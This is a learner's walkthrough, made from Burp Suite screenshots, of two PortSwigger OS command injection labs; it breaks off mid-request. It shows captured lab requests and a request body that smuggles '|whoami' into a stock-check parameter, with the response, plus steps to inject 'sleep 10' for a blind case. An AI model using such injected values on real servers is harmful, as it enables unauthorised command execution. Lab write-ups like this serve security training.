Documentation : OS command injection (burp suite Labs)

prepared by : Qasim Ali


Lab : OS command injection, simple case

access the Lab and navigate home page

click on any image details option on home screen

now in the bottom of that page click on stock option

go to burp suite and capture the request in Proxy Tab (HTTP history)


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Inspector
Request attributes 2
Request body parameters 2
Request cookies 1
Request headers 18
Response headers 3
Notes
Search
0 highlights
Event log (5)
All issues
Memory: 185.4MB

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response ti
193	https://0a95005e04232e9e81e0...	GET	/resources/labheader/images/ps-lab-so...			200	707	XML	svg			✓	34.246.129.62		08:00:11 6 No...	8080	856
192	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.250.181.14		07:59:34 6 No...	8080	395
191	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.250.181.14		07:59:32 6 No...	8080	816
190	https://0a95005e04232e9e81e0...	POST	/product/stock	✓		200	109	text				✓	34.246.129.62		07:59:31 6 No...	8080	1146
189	https://0a95005e04232e9e81e0...	POST	/product/stock	✓		200	109	text				✓	34.246.129.62		07:59:23 6 No...	8080	391
188	https://0a95005e04232e9e81e0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		07:59:20 6 No...	8080	331
187	https://0a95005e04232e9e81e0...	GET	/product?productId=2	✓		200	4992	HTML		OS command injection, si...		✓	34.246.129.62		07:59:20 6 No...	8080	270
186	https://0a95005e04232e9e81e0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		07:59:16 6 No...	8080	312
182	https://0a95005e04232e9e81e0...	GET	/			200	10587	HTML		OS command injection, si...		✓	34.246.129.62		07:59:15 6 No...	8080	419
181	https://0a95005e04232e9e81e0...	GET	/academyLabHeader			101	147					✓	34.246.129.62		07:59:11 6 No...	8080	404
180	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓	142.250.181.14		07:59:10 6 No...	8080	243
179	https://0a95005e04232e9e81e0...	GET	/product?productId=1&stockId=1	✓		200	4567	HTML		OS command injection, si...		✓	34.246.129.62		07:59:09 6 N...	8080	293
178	https://play.google.com	POST	/log?format=json&hasfast=true&authus...	✓		200	578	JSON				✓	172.217.17.78		07:59:00 6 N...	8080	281

Request

send it to Repeater

Pretty Raw Hex


```
POST /product/stock HTTP/2
Host: 0a95005e04232e9e81e0db1c00310088.web-security-academy.net
Cookie: session=dLwXAmeMXzkOo9Zr95dKH1SM3C6B0iSz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a95005e04232e9e81e0db1c00310088.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: https://0a95005e04232e9e81e0db1c00310088.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

productId=2&storeId=2
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

55

```

send it to Repeater


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Send Cancel
Target: https://0a95005e04232e9e81e0db1c00310088.
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request att
Request qu
Request bo
Request co
Request he
Response h

```
POST /product/stock HTTP/2
Host: 0a95005e04232e9e81e0db1c00310088.web-security-academy.net
Cookie: session=dLwXAmeMXzkOo9Zr95dKH1SM3C6B0iSz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a95005e04232e9e81e0db1c00310088.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: https://0a95005e04232e9e81e0db1c00310088.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

productId=2&storeId=2 |whoami
```

modify request body parameter
and add os command at end.


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 13

peter-wOwCJk
```

in Repeater go to Request Section

navigate the request body parameter

modify the parameters by adding “ | whoami ” at the end

and send the request



https://0a95005e04232e9e81e0db1c00310088.web-security-academy.net/product?productId=2

OS command injection, simple case

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home


Dancing In The Dark

$23.65

Lab Solved

Lab: Blind OS command injection with time delays


in home page click on the Submit feedback option (on the top right corner)



enter details and submit feed back

after submitting feed back go to burp suite

capture feed back Request in Proxy Tab (HTTP history)



Submit feedback

Name:
test

Email:
hack123@abc.com


Subject:
trying hack

Message:
hello !!!!.......test test test ...hacked !!

Thank you for submitting feedback!

in home page click on submit feedback option and send a feed back .
after sending feedback intercept the request in burp suite.

send it to repeater


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
315	https://0a51007e0357556a81e1...	POST	/feedback/submit	✓		200	114	JSON				✓
314	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓
313	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓
312	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON				✓
311	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON				✓
310	https://0a51007e0357556a81e1...	POST	/feedback/submit	✓		200	114	JSON				✓
309	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML				✓
308	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML				✓
307	https://0a51007e0357556a81e1...	POST	/feedback/submit	✓		200	114	JSON				✓
306	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓
305	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON				✓
304	https://0a51007e0357556a81e1...	GET	/academyLabHeader			101	147					✓
302	https://0a51007e0357556a81e1	GET	/resources/js/submitFeedback.js			200	1437	script	js			✓

send it to Repeater

Request

```
POST /feedback/submit HTTP/2
Host: 0a51007e0357556a81e1e8ae0089000e.web-security-academy.net
Cookie: session=p4FXDfifh79iuS5fgypI7csOfP2xe28w
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 156
Origin: https://0a51007e0357556a81e1e8ae0089000e.web-security-academy.net
Referer: https://0a51007e0357556a81e1e8ae0089000e.web-security-academy.net/feedback
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

csrf=KRGyvFoglvz8mpZPaOtT9KMdVZ2x65Mp&name=test&email=hack123%40abc.com&subject=
trying+hack&message=hello+%21%21%21%21.......test+test+test+...hacked+%21%21
```


Response

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2

{
}
```

go to Repeater ,check the Request body parameters

modify Request Body Parameters and add sleep 10 in parameter


send request and check the 10 seconds delay in the Response after sending Request


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × +
Send
Cancel
Target: https://0a5a009c04c3b7b680e65db50
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /feedback/submit HTTP/2
Host: 0a5a009c04c3b7b680e65db500a80054.web-security-academy.net
Cookie: session=GOsyAB4pxeINWVWDRuXzkgwxcmxxgMX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
